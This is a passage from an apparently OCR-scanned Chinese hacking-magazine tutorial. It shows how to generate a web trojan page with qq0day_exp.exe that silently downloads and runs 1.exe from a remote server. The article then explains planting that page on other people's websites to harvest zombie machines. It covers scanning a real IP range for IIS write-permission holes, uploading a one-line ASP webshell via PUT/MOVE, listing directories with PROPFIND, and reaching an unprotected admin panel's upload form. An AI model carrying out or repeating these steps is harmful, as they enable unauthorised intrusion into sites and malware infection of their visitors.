



图1

FTP空间将exe文件上传，例如X档案免费提供的水晶FTP空间)，在命令行下输入：**qq0day_exp.exe http://192.168.0.123/1.exe qq.html**，就可以生成一个qq.html文件。打开这个qq.html，电脑就会去下载http://192.168.0.123/1.exe并在后台自动运行1.exe了。虽然这个网马运行起来稍稍有点卡，不过比起其它暴力扩大内存的马儿来说，已经强了很多。

## 二、快速入侵找webshell挂马

刚才是在本地测试成功了，这没有什么意思，没有谁愿意做个马儿自己“享用”，肯定想把它挂出去抓一点肉鸡。那么我们还需要配置一个传统的特洛伊木马，你可以选择灰鸽子这种老牌木马，也可以选择本期杂志介绍的蓝蝴蝶，这都不是本文的重点。重点是怎么样快速的得到webshell，并把网页木马挂到别人的网站上。

为了最快速的找到webshell，我选择的是IIS写权限漏洞扫描工具。找一个人气还比较旺的黑客网站www.hack**.cn，在CMD中输入命令**ping www.hack**.cn**得到它的IP地址是218.246.*.75，接着我在IIS写权限漏洞利用工具的起始IP地址填写218.246.*.1，结束地址填写218.246.*.254，勾上“Try on other system”以免有些站长改变了HTTP banner工具就不去尝试上传了。单击“Scan”按钮不一会就扫出一个红色感叹号的IP，看来有戏，如图2。





图2

迅速拿出桂林老兵的IIS写权限上传工具，把“域名”处改为刚扫到的IP地址218.246.*.97，然后在左边的下拉框里选中PUT。这时工具自动弹出了文件浏览对话框，挑中一个短小精悍的海阳顶端一句话木马tt.asp，单击“提交数据包”，如图3。成功的把tt.asp上传到了目标服务器上保存为test.txt了。

接下来要在刚才选择“PUT”的下拉框里，把动作改成“MOVE”，把text.txt移动到shell.asp，结果提示“HTTP/1.1 207 Multi-Status”，如图4。很明显失败了，其实这个问题在论坛上已经有好多人提出过了，IIS写权限可以上传txt文件，可是要转成asp的时候就出现这个207错误，我们一再测试也还没得到确切的结论，也没搞清楚为什么。不过今天我就是不想放弃，所以重新打开老兵的IIS写权限利用工具仔细研究，忽然注意到最下方有一行字：“PROPFIND是生成返回有浏览目录权限的目录内容的数据包”。





图3





图4

虽然还不大理解这行字的意思，不过姑且试试看到底能够得到什么样的信息吧！把“数据包格式”改为PROPFIND后再提交了一次，这次看到数据哗里啪啦的不停滚动。把得到的返回信息全部复制到一个记事本里慢慢看，结果看到如图5所示的内容。

从图中我们可以看到很多服务器上敏感的目录和文件信息。先浏览了一下http://218.246.*.97/admin8088/，结果出现了后台登录界面，没有用户名和密码我们就暂时不动它，一个一个路径继续访问，当访问到http://218.246.*.97/admin8088/1.asp的时候有了收获了，如图6。居然不需要登录就可以直接进入管理页面了，很明显是程序的设计有问题，不过我们才不管那么多，随便挑了个新闻进行“修改”，看到有上传图片的地方。点击“上传图片”按钮弹出了上传页面，如图7。



